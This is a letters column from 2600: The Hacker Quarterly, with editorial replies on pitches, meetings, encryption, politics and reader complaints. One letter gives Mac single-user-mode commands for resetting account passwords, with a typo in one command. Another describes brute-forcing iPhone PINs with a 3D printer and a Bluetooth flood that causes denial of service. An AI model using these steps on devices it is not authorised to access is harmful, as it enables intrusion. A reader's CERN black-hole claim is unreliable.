I'd love to explore the idea of contributing articles for *2600: The Hacker Quarterly* readers and I was hoping to run by you a few topic ideas. Would you be the best person to pitch those ideas to?

Ellie

Well, now isn't this a coincidence? You used almost exactly the same phrasing as the previous letter writer! Do you know each other? Perhaps you could combine forces and write a really super article? We'd love to see what you come up with.

Dear *2600*:

My name is Praful Mathur, roboticist and co-founder of Shotput, an advanced 3rd party logistics company poised to give Amazon and FedEx a run for their money. Backed by YCombinator and Justin Kan, Shotput uses robots and AI to address the fulfillment needs of fast-growing e-commerce companies.

Here at Shotput, we install robots in shipping containers to create automated micro-warehouses. Using AI, Shotput determines optimal locations throughout the U.S. to minimize shipping time and maximize consumer reach. Here's what sets our tech apart: [redacted]

I would love to tell Shotput's story in *2600: The Hacker Quarterly* and I think your audience would

love to learn about our tech too!

Thanks!

Praful Mathur
Shotput Co-Founder and CEO

OK. First off, this actually does sound like something that could be of interest to our readers. But this appears to be yet another corporate PR piece and that instantly turns us off to the idea. We had to take out all of the enthusiastic bluster about how your tech is a true game changer, milestone, etc. because it was being flagged as spam in our desktop publisher (a feature we didn't even know it had). So, if in fact this is a person mired in a corporate pitch, we hope you can extricate yourself and write about the actual tech, but not in a tone that sounds like a marketing ploy. There are truly some amazing things going on in this field, but we're interested primarily in the technologies, not the companies. If you can work within those parameters, then by all means write something.

Further Info

Dear *2600*:

In a recent issue, an article was posted about booting a Mac OS X computer into Single User Mode by holding the command key accompanied by the S key. This is correct, however it can be a little more nuanced with more recent operating systems. First of all, booting into Single User Mode will require an administrator password unless Firmware Password Requirement is turned off in Recovery Mode. Recovery can be booted into by holding the command key and the R key. While in Recovery, it is a good idea to decrypt the computer's files using FileVault (or lack thereof). Booting back into Single User, run the "fscky -fy" command. This will take some time. Follow up with "mount -uw". You'll have to launch the Daemons, using "launchctl load /System/Library/LaunchDaemons/com.apple.opendirectoryd.plist". After this, "passwd" commands will go through with no trouble. Thank you for your time, I hope this helps someone!

Akalabeth

We have no doubt it will.

Dear *2600*:

In Dr. G's article on U.K. surveillance (*2600,* Spring 2017), a minor blind spot was demonstrated. It has been years, if not decades, since PGP was a pain in the ass to configure, or considered marginal technology.

Here's a method that I like to push on people who are reluctant to take all the appropriate steps to secure their info, but want the result with minimal effort.

Horde webmail comes out of the box with many hosting providers, including HostGator, with PGP support built in. All you need to do is associate an address book, create a key for yourself, import keys from others, and check the sign/encrypt box. Double-advantage: Your email is not stored on your local machine, and what *is* stored is encrypted. Your private key is stored on the server, but your passphrase is not. I know that rubs some people the wrong way, but with a strong enough passphrase, it should be a fair tradeoff.

Also, mail clients for Android (such as R2Mail2) support PGP as well. So if you *must* have your encrypted emails on your phone, you're good to go.

bobgerman

Thanks for this most helpful suggestion. It's exactly the kind of thing that will get more people using encryption, even if it's not 100 percent the way others would go about it. The key is to get people realizing that encryption is beneficial and normal and, to get them there, we need to make it as easy and transparent as possible.

Dear *2600*:

Hi, I left a message regarding Anycon.info. This is the first conference of its kind in upstate NY featuring a very unique CTF, Hardware Hacking Village, and Lock Picking Village. This will be June 16-18 this year. Would love to get your feedback.

Laurie

We would have loved to have helped publicize it but, as you can see, it's now past June. For future conferences (and for anyone else interested), make sure you let us know at least a month before our issues hit the stands (which is generally in early January, April, July, and October).

Dear *2600*:

While on the topic of book recommendations, I would highly recommend the book *Weapons of Math Destruction* by Cathy O'Neil (she blogs at mathbabe.org). When taking classes on big data during my (ongoing) graduate studies, the classes were required to talk about ethics, but the CS faculty's idea of ethics didn't seem to extend beyond issues related to privacy. Sure, privacy is important, but ethical issues with algorithms and big data go beyond privacy. We have data-driven black boxes and poorly justified mathematical formulas trained on data points that are human beings and then making decisions affecting the lives of said human beings.

Here's a brief summary of the issue this presents: Algorithms lead to people getting custom content, either paid or unpaid, and it's difficult to know, from a "global" perspective, how these decisions were made. This leads to vulnerable people getting ads from the University of Phoenix preying on their insecurity and ultimately saddling them with enormous loans in exchange for shit degrees (did you know they give PhDs? I really want to meet someone who got a PhD from the University of Phoenix; that must be a special kind of idiot). Then you have people's world view being shaped by the content fed to them by an algorithm, which

could be all crap, and politicians can target advertising so people see lies they in particular are likely to believe (this was a factor in the last election).

Then there are formulas that cut people off from credit or discriminate unjustly. There are arbitrary formulas that deny people jobs or get them fired because they don't meet some arbitrary standard. I think I personally have been a victim of this: when I graduated from high school in 2010, I was desperate for a job (my first job). I applied to be a cashier at Sears, with the local store having a ridiculous number of open cash registers, and I was directed to a machine that, after a handful of questions, rejected me for mysterious reasons. I never got a chance with a human being! (I'm now a PhD student in mathematics in a highly ranked department studying from leaders in their fields, and I'm told I'm one of the best grad students there, so I think I was capable of running a fucking cash register.)

I could go on, but no one wants to read that (unless you'd like an article summary; I could do that). I read this book in a day, and I think hackers would love it. It's easy to read, but all the stuff in it should convince people this is an area that needs more attention.

On a side note, I read 33:4 and 34:1 and I enjoyed them, so I'll be subscribing now. You can also probably expect an article from me in not too long, too. Good stuff!

NTGuardian

Thanks for that enlightened outlook and the well-deserved critique. It's probably a good thing that you were spared from Sears. We look forward to your future submissions.

Dear *2600*:

Staying on the topic of hackerspaces from my last article, I will let you in on some information I've picked up during my time as a member of two different spaces. I'm a software guy by trade, but by being a member at a makerspace, I've accidentally learned some other things.

To me, the makerspaces have been invaluable as there is always some sort of semiformal class or lesson on various topics. Different spaces will have different rules on nonmembers using the tools and different payment setups; it's always good to check them out on a public night first. Our local makerspace has a daily public open house based around a learning theme. This ensures there's at least one member there that knows how to use the related tools to help everyone. Monday wood shop, Tuesday programming, and so on.

From building picture frames to furniture to mobile apps and desktop apps, the curious type willing to drop in on a public night or set up a tour with a member can learn almost accidentally. It's not just the tools and workspace that makes hackerspaces useful; it's also the sharing of the skills and knowledge of the community of members and visitors. It's great to be able to bounce ideas off of people and get help for the parts of my projects I'm not very knowledgeable about. Group projects at makerspaces are one of the most fun ways to learn.

Recently, we built our own Hobby-Vac vacuum former to use for things from making chocolate molds to costume parts for cosplayers. There was lots to learn on this project from woodworking the dovetails on the main body to drilling for the metal platen to the plumbing of the air hoses and valves for the vacuum tank and pump to the electrical wiring of the switches for the heater coils and the pump including a safety fuse. The experience let me gain knowledge in areas I didn't even know I would learn about.

If you've ever wanted to learn any topic from metalworking, woodworking, electronics, 3D printing, laser cutting, robotics, programming, or even network security, make sure to find your local hackerspace and take a tour. Learning together is the name of the game with hackerspaces. Go find your local space right now! Note: Usually a quick Google search for "makerspace [your city]" or "hackerspace [your city]" will give you a good start. You can also check out the hackerspaces.org website for help finding your local space. And remember, if you don't have a space close enough, don't be discouraged - create a meetup.com group and you can start one up.

RAMGarden

From this perspective, hackerspaces and makerspaces seem fairly interchangeable. There are, however, differences with every space: some are open to everyone, some are semi-private, some are very limited. But one thing that seems to be the same everywhere is the notion that we're much better off having them around than we were before.

Dear *2600*:

I am writing this article exclusively for *2600* in a series of posts about general iPhone security for the consumer. In this article I will cover common iPhone PIN cracking techniques and some fun exploits with Arduino/Adafruit that will make pentesting your iPhone tons of fun if you have some extra cash to burn on a proof of concept.

The main device used in iPhone PIN cracking is the pre-assembled official 3D printer from Arduino. I am most familiar with this brand which is why I chose it and it is relatively affordable for a 3D printer, but almost any 3D printer can be programmed to hold a stylus and enumerate PIN combinations until the phone is unlocked. There are some videos on YouTube of a Garmin device being cracked with a 3D printer array, so the concept, although very clever, is not a new approach to testing iPhone security. Having a 3D printer around adds the extra fun factor to it because there are a ton of things you can do with a 3D printer besides pop iPhone PINs, like make parts, toys, or functional devices out of it.

The device is $779 from the Arduino USA on-

line store and the Arduino Materia 101 comes assembled or in a kit form.

The second fun thing to do to test your iPhone is to bring online as many Wi-Fi or Bluetooth nodes as you can until you experience a denial of service. This is commonly found in large gatherings where there are a lot of mobile phone radios and Bluetooth radios turned on all trying to communicate with one another, which results in a denial of service. Well, the power of a roomful of people's Bluetooth devices can be easily simulated with an array of 100 or so Bluefruit line devices from Arduino's online store. They have many different form factors for programmable Bluetooth/IoT devices which range from around $19.95 to $29.95 per Bluetooth module/kit. This is a great addition to your Wi-Fi network survey as Bluetooth PAN network surveys are often overlooked.

Matthew Sacks

As this was so short, we thought it would be more appropriate as a letter. We'll certainly consider running more in-depth pieces on this and other subjects in the future. Thanks for writing!

Dear *2600*:

Yes, that is how *2600* is displayed (34:1, page 38) whenever I go to the Houston Micro Center. I know of at least one company that trolls for new employees there. He hangs out in the specific aisle of interest looking for potential candidates. Not a bad way to find a new nerd/geek hired hand.

B

Sounds a little creepy and strangely similar to how migrant workers are found for cheap labor outside Home Depots. Hopefully, we won't see people taken advantage of here.

Dear *2600*:

The Wooden Shoe is a fun book store here in Philadelphia. I wanted to share a photo of them stocking the magazine at this anarchist bookstore collective of their top-shelf placement. Hope all goes well. A random HOPE name idea is "HOPE yet." I cannot remember if I pitched that one. Granted, it's a whimsically simple name.

Pic0o

It's always heartening to see our magazine in the company of all kinds of other interesting publications. We'd love to see additional pictures of it being treated right in stores.

Concerns

Dear *2600*:

I am writing to you about the threat and possible backlash or strikes that might be delivered by the Trump administration. I am here to say never fear the two party oligarch rulership. The two party oligarchy is obviously and laughably facilitated by the owners (one percent). The reason I say never fear is that the owners and oligarchs forgot one thing. They need us, the people, to get anything from agriculture, construction and yes, computer programming to get their objectives completed. So, without us, their lofty positions and titles mean nothing. I'm glad to see that *2600* took the more logical route letting the readers know that "We are the People." I'm also writing to confirm that I will stand up with the people of my country and globally if necessary... there are actually bigger issues to be concerned with than Donald Trump and the size of his penis. For instance, did you know that CERN has an insidious objective with the Large Hadron Collider? They want to create a mini black hole to send a graviton through.... wow, yes really, it's true. Google it, it's on their web page. Black holes start off small and grow. What makes these scientists think that they can control a black hole? And just like you said in the Spring letters column: "After all, it's in the darkest hours when a bright light makes the most difference." Understand this, light cannot escape the power of a black hole. So to the readers, please don't be fooled by the brainwashing of Hollywood and politics. Look to real threats that could end our entire existence as we know it.

Tyson

We probably should have said "it's in the darkest hours when a bright light makes the most difference - unless you're sucked into a black hole in which case nothing at all will matter." Perhaps that suffix should just be assumed in the future so we don't have to append it to every point we make. Oddly enough, even after you told us of your concern of a black hole enveloping the entire planet, we still keep seeing Trump as a bigger threat. The scary thing is that he probably would take a good amount of pride in that.

Dear *2600*:

The Library of Central Bank of Bolivia, you not wish to receive reports or printed publications *2600 The Hacker Quarterly,* because it no longer has room for storage.

Please do not send printed publications, we are not interested.

We do not have physical space.

Kind regards

Sikorina Bustamante Paco
JEFE DEL DEPARTAMENTO DE BIBLIOTECA

OK, just settle down. We never sent you any issues in the first place so we don't know what

you're getting all upset about. It's hard to believe our digest-sized publication would cause you this much grief in the first place. Clearly, you guys aren't managing space very well. You've made us so curious that we feel compelled to visit and make some suggestions. Come to think of it, why does a bank even need a library? Isn't that what libraries are for?

Dear *2600*:

First of all, thank you for printing my article! I have gained much more experience now, but I am still proud of my piece in 34:1!

So, now to the main point.

On page 41 of 34:1 (the letters section), I found a piece of paper with the following text on it inside:

www.mgtow.com, www.dontmarry.com, www.avoiceformen.com, www.leykis101.com, Nevercosign @ ok cupid, www.mensrights.com.

The text is exactly as printed, but in Times New Roman. I did not visit any of these sites, but they appear to be men's rights websites.

Was that supposed to be there? I got my copy of 34:1 at a Barnes and Noble near Atlanta, if that helps. I don't think it was supposed to be there, personally.

ckjbgames

Your thoughts are correct - we don't stick cryptic messages in our issues, other than the ones we print in our own pages. We have no clue what any of this is about, but if it was in only one copy, then it was likely a rather strange mistake somebody made. If the same message was stuck in multiple copies, the strangeness factor only increases. (Incidentally, sticking messages in issues is exactly how many local meetings help get the word out. We don't object to this method of reaching out as long as the issues aren't permanently altered in any way.)

Dear *2600*:

Just a year or two ago, you all claimed you were in financial straits thanks to a publisher. And yet, you are offering $10,000 for the current President's tax returns.

As you point out, it is *not* a requirement for a presidential candidate to divulge their taxes and, frankly, I don't remember who started that or when, but you indicated it has been done for decades. Frankly, unless you can document when and who, your claim is an exaggeration.

However, to qualify as President of the United States, it *is* required that the candidate be an American, born in the United States. When asked if he would run for President, Arnold Alois Schwarzenegger said he could not run, just for this very reason.

All of the Obama supporters poohooed questions about his qualification to be President based on birth right and he took over two years before producing a birth certificate in an attempt to dispel this controversy. So where do the liberals come off demanding documents that are not required?

Now don't tell me you might be concerned about executive manipulation of the IRS; I would trust the current administration more than the previous one.

Given your current stance, I plan to let my subscription run out without renewing. If you have $10,000 to throw around for Bull Shit, you don't need my subscription and, frankly, the magazine's content within the last year and a half has been pitiful.

DM

We fear your logic is becoming lost within your partisanship. Let's address your points in order. It was a distributor who caused us financial woes (again), not a publisher. We're the publisher, hence the publication. And yes, we've managed to recover. Thanks for noticing. But we're not simply throwing money around. First off, we're not spending a cent unless we get the returns and nobody who participates in our bounty will either. So right now, it's little more than wishful thinking on our part. You clearly think that's a bad thing and the only reason that springs to mind is that this is a candidate you support. You apparently have no issue demanding a birth certificate from the guy you don't like, a document that wasn't requested from anyone else. That contrived "controversy" was really hard not to see as blatantly racist. Tax returns, however, have been routinely divulged by presidents since the Nixon days. The documentation you want in order to back this up is right there. This is a fact, not an exaggeration. And, while we said up front that this has never been an actual requirement, why would you support changing this tradition at this particular moment in history when financial improprieties are very much being seen as a strong possibility? Trump demanded Obama's birth certificate even though that wasn't a requirement and Obama produced it to put the myths to rest. It's really strange that this desire to put another supposed myth to rest doesn't seem to exist amongst Trump supporters. In effect, that casts more suspicion on his finances than anything his critics are saying.

You're welcome to your opinions on our content, but we have never seen this level of enthusiasm from both readers and writers in the hacker community. Remaining in that environment, even if you disagree with some fundamental points, doesn't seem like such a bad idea. We make this same point to people who want to move out of the country because of what's been going on. When things get crazy, that's when your voice can make more of a difference than ever. Unless you're sucked into a black hole in which case nothing at all will matter.

Dear *2600*:

You have always been a beacon of hope in the dark. While being sure to issue disclaimers, you never actively betrayed your fellow man or worked to harm them. This is not so with your IRC network you publish in the back of the magazine.

One of your IRC admins has worked for the FBI in the past and is a federal agent. I urge you to stop allowing him to use *2600* and likeness. He has taken over your *2600* Facebook in a hostile manner. He operates with other known agents in the IRC community and Facebook community actively attacking these groups while running them. If new people come into your IRC, they are banned or treated as outsiders. It is a group now of regular people who see fit to only chat with those that they know. This has never been the *2600* mentality and meetups are always open to anyone. Even if federal agents were running *2600* meetings, they still operate in an open fashion and, if discovered that they were attacking the local community, they would be quickly outed.

I urge you, for the sake of community, to not publish this IRC network as affiliated with *2600* for the sake of people joining this network seeking like-minded individuals, and I urge you to take back the Facebook page or remove this person from control.

I regret that I will be pirating *2600* and not sending you a dime until I see this IRC page removed or his network disbanded. I will also be actively boycotting and distributing your content for free to anyone and everyone who wants it and urge them not to send you a dime until this matter is corrected.

Concerned lifelong *2600*'er

In your world, did you think that last paragraph was the thing that would convince us that you were on the right side? You had a bunch of us standing on our chairs, pumping our fists in the air, and saying "At last someone has the guts to speak the truth!" and then you went and threatened us and everyone sat back down and got back to work. (Actually, none of that happened, but you seriously need to learn how to effectively get people on your side or you'll simply wind up doing the work of the people you oppose.)

To address this issue, we have had people running IRC networks and Facebook pages in the past who have walked in different circles or have even done things that we found abhorrent. (We are unaware of any federal agents ever filling these roles.) But if they did the job and/or were the people who set the thing up in the first place, we didn't impose our opinions on that. However, if they did something that affected user privacy or started to work directly against us, we stepped in and corrected the course. In this particular case, the admin in question (we removed his name and handle as we don't want this to become about personalities and perpetual back and forths) has done nothing to adversely affect the operation of either the IRC network or whatever Facebook page we're talking about (we've honestly lost track since there are quite a few). We know personalities can often collide and when somebody has enforcement power, accusations of abuse are inevitable. We simply can't get involved each and every time this happens and, without specific and repeated examples of abuse, you haven't really given us anything to go on. One thing we've learned in our community is that we often work with people who have radically different perspectives, philosophies, backgrounds, and political ideologies, and that this is more an opportunity than a hindrance. We speak our minds in these pages quite often and, either people agree, debate us, or walk away. It's only the latter who lose because they've cut themselves off from any possibility of dialog and understanding. While this may not make you feel any better after having been kicked out of an IRC channel, it may help you to put all of this into perspective. IRC and Facebook aren't worth getting bent out of shape over.

If your answer to anyone you disagree with (or who doesn't do as you say) is to boycott and attack, that's something you really need to look at.

Meeting Updates

Dear *2600*:

There has been a misunderstanding about the *2600* meeting location in Chicago. There was another security meetup at the Space by Doejo location and a newcomer must have gotten confused. It's pivotal that we have it changed back by the next print.

I have lobbied to include your audience in our group and have the whole community engage together, but Doejo isn't having it. Apparently, they are having the sudden epiphany that "security" is corporate doublespeak for "hacking" and our group has been suspended from meeting there until further notice now, too. Perhaps one day hackers won't be such a feared or misunderstood community of people, but as long as the narrative invokes enough fear to convince people to surrender their privacy and liberty to overzealous authoritarian rulers, I don't see it happening anytime soon. At least not for four years.

Travis

This is extremely confusing. We don't know if you're speaking on behalf of our meeting or another. We don't know how or why a newcomer was confused, although we can certainly relate. And our listings for this meeting have been the same for well over a year, so we have no idea what you're saying we should change it back to. As far as we know, the Chicago meetings are taking place in the usual location. This kind of thing is why it's a great idea to have websites that can be updated if something changes.

Dear *2600*:

You hear from the Chicago people lately? Still listed, but all info I can find on the web seems pretty outdated.

Phil

We don't know where on the web you're looking as this meeting doesn't seem to have a website. That would certainly make things less confusing. Hopefully, this will be worked out soon.

Dear *2600*:

Last night was the largest gathering of *2600* readers ever held in Titusville, Florida. Three other *2600* readers showed up and, amazingly enough, all of us were ham radio operators. My brother from upstate New York was visiting me and also came by, but more out of curiosity, and was able to hold his own in conversation when technical audio subjects came up. Total attendance: five.

I would appreciate it if the Titusville listing included the Three Words for finding it, with notification to all meeting planners to send in updates to their listing with What Three Words locations included. Here's mine: Titusville: Bar IX, 317 S Washington Ave. followers.ambient.radio - W3W.co/followers.ambient.radio. And that's the news from Port Wobegon.

Richard Cheshire
Phreak & Hacker

Congrats on having decent attendance. And yes, a handful of people is a success if the company and conversation are pleasant. Some places will have many people, others far fewer. But the spirit is what counts and if you have that, you're doing great. We hope others who are trying to start meetings in various places see this as inspiration and don't give up if it takes time to find other kindred spirits in your area.

The what3words.com website has more info on how to define your specific location with three unique words. It's an intriguing concept, one we've used on a recent cover. Every three meter square has a unique three word geocoding address, even those in the middle of the ocean. It uses a database of around 40,000 English words and is also supposed to work in 25 languages total. One thing it can't do is distinguish differences in height, so if you're trying to define a unique address in a skyscraper, you'll have lots of company. If this way of defining locations becomes popular with other meetings, we'll start adding them to our listings.

Dear *2600*:

We had our April *2600* meeting recently in Edinburgh. A lot of folks showed up due to the BSides event that happened in Edinburgh on the same day. So this was basically a pub takeover and some.

Overall, we've been having good turnouts (about 15 folks) with a few new faces, which is great to see. What's so nice about these meetings is the blend of people with different backgrounds and interests. So hopefully the momentum will keep up. Good to see peeps from different backgrounds, from reconverted blackhats to newcomers.

Suffice to say we got way jolly. So all around a great night.

stmerry

Great to see this meeting taking off, considering it wasn't long ago that there weren't any meetings in Scotland at all. We hope this inspires others to start meetings in new places.

Dear *2600*:

You really need to update your listings for both the meetings and their home pages. Many are dead or have the wrong information. Also, the phone number for the payphone at the Boise, Idaho meeting has been gone for over a year, as is the payphone in Brighton, England. The phone number in Beit Shemesh, Israel can only be reached from within Israel. As for the web pages, the following meetings' links are gone: France; Los Angeles, California; and San Jose, California. Please make these corrections. It has also come to my attention that the *2600* Australia website is not a true *2600* meeting site, but a company using the name for for-profit activities at the meetings.

conscript

Thanks for the updates, most of which we had become aware of since the last issue. We've removed the non-working payphone numbers. The French website has changed to a new one and the San Jose site is back in operation, albeit not very updated as seems to be the case with many of the websites. We don't know what became of the Los Angeles website, which seems to have been taken over by another entity entirely, so that one's been delisted. None of this has affected the meetings as far as we know. Obviously, we can only update the magazine when it comes out, so it may seem like outdated info isn't being updated when it actually is. As for Australia, this is news to us. We see no evidence of anything improper. As long as the meetings are open to all and not sponsored by another entity, we don't see a problem. Our readers will certainly let us know if we're mistaken.

Dear *2600*:

Is there anyone I can call to find out if anyone is meeting at the Lenox Mall in Atlanta today? Don't want to make the drive for nothing.

Robert

We don't give out that kind of information, nor do we collect it. Meetings are very informal, so there's no way to know for sure who specifically will be there, if a huge mob will appear, or if nobody at all shows up. If we hear of the latter happening repeatedly, the meeting will be delisted. Often, all it takes is for someone to make an effort to get the word out locally. Once that happens, meetings tend to take on a life of their own.

Dear *2600*:

I am an IT student at CSUN. I had a few questions about *2600* meetings.

Do you guys still hold meetings in Los Angeles because the link to the Los Angeles *2600* meetings site appears to be for sale? Is there a newer link? If not, where do I get info about the Los Angeles *2600* meetings? Do I call in advance or do I just show up?

George

The best thing to do is just show up. Websites are notoriously outdated or not maintained. (We can't believe how many people have written in about this specific one.) Los Angeles has always had a very strong presence, so it's very unlikely you'd be wasting your time by heading over.

Dear *2600*:

Just checking in for the Petaluma (California) meeting. They are going great and increasing each month. Now that our meetings are posted in the magazine, I hope to have more people showing up. We're having great conversations on security and projects, and we have a server on Discord where we hold discussions and people post articles. Feel free to join. We are trying to find a better location to have the meetings downtown, so we might have to change our meetings in the magazine. Is that something that is possible? Thank you and hack all the things.

Mad Glitcher

It's definitely possible, but we advise that you be absolutely certain before deciding on a move since additional changes can cause confusion that lasts far longer than you might expect. As we only publish quarterly, our listings won't reflect changes for up to three months, so it's important that any change be one that's considered permanent, or at least one that won't change again for a while. Once more, having a local website that attendees can check makes this so much easier. Best of luck to this new meeting.

Dear *2600*:

I would love to get a group going in central Arkansas. I have a lot of background in PCs and networking. I have a few certifications and at this time am perusing my degree in network security and cyber security. I would love to talk with people that I can learn from and can learn from me.

Carl

We think you meant "pursuing" and not "perusing" but we thought we'd leave that in case you were conveying another message. While we have a meeting already in Ft. Smith, another in a different part of the state certainly couldn't hurt. Please know that you won't be judged based on your certifications, skill, jobs, or anything other than your attitude. Best of luck.

Dear *2600*:

No meeting in Fargo that I could find at West Acres. Closest thing was the hacking coughs from the geriatric crowd. I brought my magazine for bait, but no bites.

Fritz

Naturally, we'll delist it if this continues. But hopefully people will see this and band together to try and save this meeting from extinction. Fargo needs this.

Dear *2600*:

I'm one of your subscribers from Italy, I'd like to know what are the requirements in order to organize a meeting in my city for it to be printed on the last page of the magazine?

Cristy

We've sent you the guidelines so you should have everything you need. All we can advise is to be patient and diligent. It can sometimes take a while to get people to show up, particularly in places where the magazine isn't prevalent. But hackers aren't know to shy away from a challenge.

Taking Action

Dear *2600*:

Get them. You don't need permission. You do need to be angry at the Russians for their interference on *all* levels Go get them. Do your best.

Terry

Hold on there, Rambo. What exactly do you expect us to do when we "get them?" Take over their Facebook pages? Turn off their electric grid? Hack their elections?

If the allegations being thrown around turn out to be true, we have nobody to blame but ourselves. Attempting to manipulate elections is what countries have always tried to do to each other. Our own country has probably done it to everyone at some point. We should have expected it, we should have recognized it, and we should have taken more steps to prevent it. Having a little cyberwar to settle the score isn't going to accomplish anything, other than making hackers look like some sort of military tool.

But it's not all bad. We're learning an awful lot about manipulation, revisionism, and propaganda. We're finally getting that crash course in world history we needed so much.

Dear *2600*:

I used to read *2600* as I grew up an ethical hacker turned entrepreneur. For too many years, Internet and technology corporations and government actors corrupted by haters have abused their power and enabled sabotage of my personal and professional lives. You should read about it on my blog and do a story on me because your audience would be most interested and we cannot let frauds get away with it.

R

Or you could do a story about the things that are on your blog and reach people who would never know about you otherwise. If you believe the story is only about you, well, good luck with that. We intend to stick with the issues.

Dear *2600*:

I'm a writer and academic from Idaho. I'm writing because I've long wanted to purchase the entirety of *2600* for a writing project, and I was curious if you'd be at all interested in portions of it. My plan is basically to start from the very beginning, and chronicle my experience of reading all the way through, including occasional quotations with citations of where they're coming from. Obviously, this would be a huge endeavor, but I've loved *2600* for a long while and always hoped to write something to honor that. The basic framework will likely just be a blog, which I'll send your way of course, but then I'm hoping to write snapshots that reflect where things have come from. I just wanted to see if this struck you as interesting and worthwhile. The end goal would, of course, be a book, perhaps on the order of "My Year(s) with *2600*," utilizing the constraint of the project to incorporate personal material and my overall interest in the mag and its subject matter.

Anyway, I just wanted to check as I will be purchasing the haul and starting soon.

G

You certainly don't have to check with us to get going on this project, but we appreciate the acknowledgment. As we told the previous writer, the story shouldn't be about just one person or entity, and that includes us. It sounds like you know what you're doing and we look forward to seeing what you put together. Good luck!

Dear *2600*:

Since the "Free Kevin" movement, we've come a long way for an ISDN and DSL connection. Now look at us! Kevin's out, Bernie's out, and where the fuck is Phiber Optik in 2017 (don't hate - I haven't followed your whole fucking show)? Miss him on the broadcast. Things have changed. I don't like it.

Open IP and route... if you want to find me, you can. Thanks for the shirts! Fuck Trump! And keep up the good work. I'll be listening as long as I can. I'll continue to throw money at your show.

P.S. Stay away from politics and stick to technology. Unless you can keep your political rants under 20 minutes.

An Avid Reader/Listener (~93)

Change is good when you have a say in it. We've definitely accomplished a lot over the years. We see that in looking over our own archived annual digests every three months. We have no idea who you are and don't intend to track you down. But we appreciate the support and advice. We hope not to get mired in political rants, but rather to link various worlds together so that we don't become alienated from any of them, and so our readers and listeners are able to find relevance in a whole bunch of unexpected places.

Dear *2600*:

Hello 2600.com Team

I need your help to hack the website https://[redacted].com/ because this website harmed me in past life and I have requested them lots time to remove it, but they are not accepting my request. So I really need your help to hack this website. Can you please help me? If you don't want to share with me your strategy, please hack it on your end. I will be very grateful to you. Once you have hacked the website, please send me the confirmation mail.

David

We had enough to mock you for without seeing a second email from you, but this one had the greeting of "Hello Hackaday Team" instead. So you basically sent this letter out to anyone with half a clue who might be able to perform this service for you? Nice.

We have absolutely no interest in being your digital mercenaries for your perceived injustice. People say all kinds of things on websites. There's often little to nothing you can do about it. If someone is committing a crime, then there are ways of dealing with that. But to expect a bunch of hackers to just solve these alleged problems by hacking a website is a severe oversimplification, no doubt aided by a fixation with bad television and stupid movies. You need to move on and not worry about what's on a damn web page somewhere. That kind of thinking can literally grind civilization to a halt.

Thanks at least for not offering to pay us for this service. That would have only added insult to naïveté.

Inquiries

Dear *2600*:

A pentester and I have got together to collaborate on an article providing advice to those looking to get into the ethical hacking industry. Both of us provide recommendations to those looking who want to share on a wider scale as there isn't enough good advice for those wanting to get into the industry.

Would you be interested in such an article? If so, I can send you the final version next week. We haven't published it anywhere else.

R

While we'll certainly look over anything that's sent to us, we have to advise you that this whole "ethical hacker industry" concept isn't really something that sits well with us. Sure, hackers can find places in all sorts of industries using their skills and their individual talents. But commodifying it into its own industry with grades and classifications - not to mention the implication that hackers aren't by default ethical - really doesn't feel right in our opinion. That said, we're always open to different views and, if you feel our readers might gain something from your perspective, we'll definitely give your piece consideration.

Dear *2600*:

As many folks are well aware, most cell phone companies allow you to purchase insurance to re-

place your phone in the case of accident or loss. What many folks probably aren't aware of, however, is that a single company, Asurion, handles many of the replacements and is a complete pain to work with. I recently lost my phone on a camping trip and I had to speak to three different Asurion agents before I could have them input a correct address for delivery because, for whatever reason, my mobile carrier (Cricket) would not allow me to change my address in store, and they were required to send you a code via text in order to do it online. This caused nothing but frustration for me, so I figured I would try to make it easier for folks who find themselves in a similar bind. Whenever I would call the Asurion number they provided me with to speak to an agent in regards to my phone, it would allow me to enter my number, but then would only provide information about the tracking number associated with the package, never allowing me the opportunity to speak with an agent. I kept trying numerous attempts to dial 0 for an operator, as well as speaking "Operator" or "Customer Service" but to no avail. I eventually called this number: 1.888.881.2622 and ended up punching in my parent's old landline and trying to start a replacement claim on it before it would allow me to connect to an agent. Once there, I explained to the agent my troubles with updating an address for replacement delivery as well as provided them with the actual phone number that required service. Though they were very nice and accommodating, they still managed to mess up my address further, and failed to provide an apartment number for delivery. Do any other readers of *2600* have similar experiences with Asurion or have any tips or resources for people who have to deal with them in the future?

Thanks for all the great tales. I felt like for the first time in years that I had successfully pseudo social engineered my way through the phone and it was very rewarding.

J

It's ironic when you have to social engineer your way into your own account to get something that you're entitled to. We've heard numerous experiences of a similar nature with Asurion and, quite frankly, the whole thing seems like a scam to us. If you calculate how much you pay them for insurance plus your deductible versus what it costs to actually buy a new phone (assuming you don't get some sort of deal from your cell phone company or find a decent used model through a third party), the numbers tend to not add up in your favor. And if you use them twice in a certain period of time, you'll get dropped. We also found it weird that if you lose your phone, they'll send you a replacement (of their choice), but if your phone breaks, they will charge you the full price of your phone if you don't send it to them in a certain period of time. When you add in the privacy implications of sending your phone to them, there seems to be no disadvantage to saying it was lost no matter what. Of course, that leads us to people who try to take advantage of this for their own purposes, which we don't condone. But completely destroying a broken phone rather than risk having your private data fall into the wrong hands is something we have no problem with. In the end, even without the hassles you experienced, this just doesn't seem like a worthwhile expense. We're curious if others feel differently.

Dear *2600*:

I'm considering writing an article about bringing the book cipher into the 21st century. It could end up being a series of articles, with the first one being a discussion of the requirements one might see necessary.

Before continuing, though, I want to make sure this would be new information.

While I've been a lifetime subscriber for many years, I've been remiss in my reading. In the past few days, I did gain access to the PDF files. Unfortunately, as you know, not all of the issues are in digital format and many are scanned images and thus can't be searched (easily).

Can you, please let me know about issues/articles dealing with cryptography, especially (but not exclusively) the (1) book cipher, (2) stream cipher, or (3) moving the book cipher into the 21st century?

Thank you for your time and consideration.

Bertram

You're welcome to our consideration, but we can't be as generous with our time. Even though we publish the thing, going through and gathering every article that deals in any way with cryptography would take far more time than we've got. You can scan the titles of every article we've ever run by looking at the back issue selection on our store, but that won't include anything that was mentioned in the letters. We can say that nobody here recalls an in-depth article on these subjects in recent memory if that helps you at all. (We know that stream ciphers have been mentioned in passing from time to time.) But even if we had run something on this exact subject, your perspective would undoubtedly be different, and that's the kind of thing that we're after. Just because someone's mentioned a certain topic doesn't mean that there's no room for additional discussion or more ideas. So by all means, write about this and send it on in. We hope to make it easier to get our issues into searchable form and increase the number of platforms they're available on. First, we have to finish getting them all into digital formats, which has been a massive undertaking that is nearing completion.

Dear *2600*:

I have bought the audio-only DVDs from every single one of the HOPE conferences. I'm wondering what your policy is on file sharing. Is it possible to share the old ones and not necessarily the new ones? Which ones can I share? I'm not making any profit out of this, I just want some of my friends to

listen to the audio. Thank you for your time.

Warmfuzzy

